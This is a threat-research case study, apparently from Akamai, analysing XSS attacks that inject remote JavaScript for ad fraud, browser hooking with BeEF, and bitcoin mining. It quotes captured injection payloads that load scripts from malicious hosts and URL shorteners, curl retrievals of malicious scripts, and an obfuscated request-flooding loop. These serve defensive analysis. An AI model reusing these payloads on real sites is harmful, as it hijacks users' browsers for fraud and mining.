AKAMAI CASE STUDY

An Analysis of XSS Exploitation through Remote Resource Injection

Akamai
FASTER FORWARD

1.0 / Overview / To gain clarity on the nature of xss attacks, Akamai's Threat Research team analyzed a week of cross-site scripting (xss) alert triggers from our Cloud Security Intelligence (csi) platform. The goal was to identify vulnerable vectors and specific techniques employed during remote resource injection exploitation attempts versus simple probing requests. Specifically, we analyzed xss attacks that attempted to embed remote JavaScript resources into pages. These attacks are in contrast to benign, proof-of-concept attempts that call `alert()`, `prompt()`, or `confirm()` to prove that an xss payload was executed by the browser's JavaScript engine, and do not attempt to exploit the end user.

2.0 / Scope of Analysis / Earlier this year, we analyzed seven days of JavaScript injection attempts. We cast a wide net to identify requests that included references to remote JavaScript resources, and then we dug deeper to identify the intent of the JavaScript code.

3.0 / Findings / Our analysis found that the vast majority (98%) of remote JavaScript code references were related to legitimate JavaScript frameworks, such as those used by:

- Ad serving technologies
- User experience or user interface frameworks
- User or site analytics
- xss probing (scanners, scanning services vendors, etc.) through remote JavaScript resource inclusion

Illegitimate JavaScript injections comprised 2% of the injections. Below is a full list of countries in which malicious servers were hosting code, in order of prevalence from greatest to least:

- China
- Hungary
- Ukraine
- Russia
- Montenegro
- Mexico
- US
- Brazil
- India

The three primary malicious purposes, in order of prevalence, were illegitimate ad injection, xss exploitation frameworks, and bitcoin mining.

3.1 / Illegitimate Ad Injection / Click fraud and other deceptive advertising schemes use illegitimate ad injection, as shown in Figure 1.

```
_xvx_=3196712047'></script><script%
20src='http://a6.googletakes.com:7777/js/c.js'></script>
```

```
this.requestAd = function () {
    if (window.top == window.self) {
        var url = buildRequestUrl(0, 'tl');
        var objBody = document.getElementsByTagName('body')[0];
        var objScript = document.createElement("script");
        objScript.style.display = "none";
        objScript.src = url;
        objBody.appendChild(objScript);
    }

    this.requestEmbedWindow();
};
```

Figure 1: This click-fraud JavaScript loads invisible advertisements

3.2 / XSS Exploitation Frameworks / Browser Exploit Framework (BeEF), as shown in Figure 2, and xss Platform, which allows phishing for user credentials (Figure 3), are used to control web browsers.

```
lang="><script%20src=https%3A%2F%2Fmlcirm%2Ebiz%
3A3000%2Fhook%2Ejs><%2Fscript>
```

Figure 2: A BeEF injection attempt



Figure 3: An XSS platform phishing pop-up screen seeks to steal user credentials

3.3 / Bitcoin Mining / The unsuspecting user is redirected to a bitcoin mining domain, and then the client is remotely monitored, as shown in Figure 4.

```
$ curl -D - https://tr.im/YrYDX
HTTP/1.1 302 Found
Server: nginx
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache
Date: Wed, 01 Jun 2016 18:12:21 GMT
Location: https://z0.spartacusminer.com/2bva04X5Qz4txCNq13voyH2OSCOGnS1p.js
```

Figure 4: A URL shortener redirects to a bitcoin mining domain

The domain shown in Figure 5 (www.spartacusminer.com) hosts a bitcoin mining service.

Figure 5: Spartacus is a bitcoin mining service

The injections often utilized URL-shortener services such as **https://tr.im/** or **http://t.cn/** to obfuscate the location of the malicious JavaScript files. Additionally, the use of legitimate URL shortener services makes it more difficult for client reputation vendors to blacklist an entire domain. Figure 6 shows two example payloads:

```
param=" src="https://tr.im/YrYDX"></script>
param=<script src=http://t.cn/RG9I7lu></script>
```

Figure 6: XSS attacks that utilized URL shortener services

It was common to see multi-phase loading (a script that continuously calls another script) of the malicious resource. On average, there were two embeds (script A loads script B). This result is partly a byproduct of the use of URL shortener services, because they use HTTP 302 redirection to send the user to the next step in the request chain. Figure 7 shows an example of HTML `document.write` methods used to redirect users to a click-fraud page that displays hidden Windows Media resources.

```
$ curl -s http://125.89.95.213:701/Pus/f.js | grep document.write
document.writeln("<script type=\"text/javascript\"
src=\"http://125.89.95.213:701/pus/p.js\"><\/script>");
$ curl -s http://125.89.95.213:701/pus/p.js | grep document.write
      document.writeln("<sc" + "ript type='text\/jav" + "ascript'
src='http://125.89.95.213:701/pus/PopATV2.js'><\/s" +        "cript>");
$ curl -s http://125.89.95.213:701/pus/PopATV2.js | grep position:absolute
    function object_pop(url, param) { var object =
document.createElement('object'); object.setAttribute('classid',
'CLSID:6BF52A52-394A-11D3-B153-00C04F79FAA6'); object.style.cssText =
'position:absolute;left:1px;top:1px;width:1px;height:1px;'; append(object);
object.launchURL(url) }
        var object2 = document.createElement('object');
object2.setAttribute('classid', 'clsid:2D360201-FFF5-11d1-8D03-00A0C959BC0A');
object2.style.cssText =
'position:absolute;left:1px;top:1px;width:1px;height:1px;';
```

Figure 7: Use of HTML document.write methods redirects the victim to a click-fraud site

In all of the cases, the malicious code was packed and obfuscated, using multiple layers of tricks to avoid being readable. Figure 8 shows an example that uses JavaScript hex escaping to obscure data. The resulting JavaScript code forces the web browser to make an image request call to a web service every few microseconds.

```
try{window.stop();(function(d,n,b){var a=[];var r=function(i){for(var
c="",f=0;128>f;f++)c+="\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x61\x62\x63\x64\x65\x66\x67\x68\x6
9\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39".charAt(Math.floor(62*Math.random()));var
x=d[Math.floor(Math.random()*d.length)];var
u="\x68\x74\x74\x70\x3a\x2f\x2f"+x[0]+"\x3a"+x[1]+"\x2f\x3f"+c;a[i]=null;a[i]=new
Image;a[i].src=u;setTimeout(function()
{a[i].src="\x61\x62\x6f\x75\x74\x3a\x62\x6c\x61\x6e\x6b";r(i)},1000)};for(var
i=0;i<n;i++)r(i)})([[1474645342,2008],
[1474645460,2008]],5,10);window.stop();setTimeout(window.stop,500)}catch(e){};
```

Figure 8: Obfuscated JavaScript file

4.0 / Conclusion and xss Mitigation / There is a whole world of xss taking place that goes beyond proof-of-concept pop-up boxes. Malicious actors are leveraging xss vulnerabilities for nefarious purposes including click/ad fraud, session stealing, and compromising users' browsers. Organizations can help mitigate the abuse of xss vulnerabilities within their web applications by conducting vulnerability scans and deploying a web application firewall to help protect web sites. End users can benefit from the latest version of their web browser, because many have built-in xss protections, and consider installing a security plugin such as **NoScript**.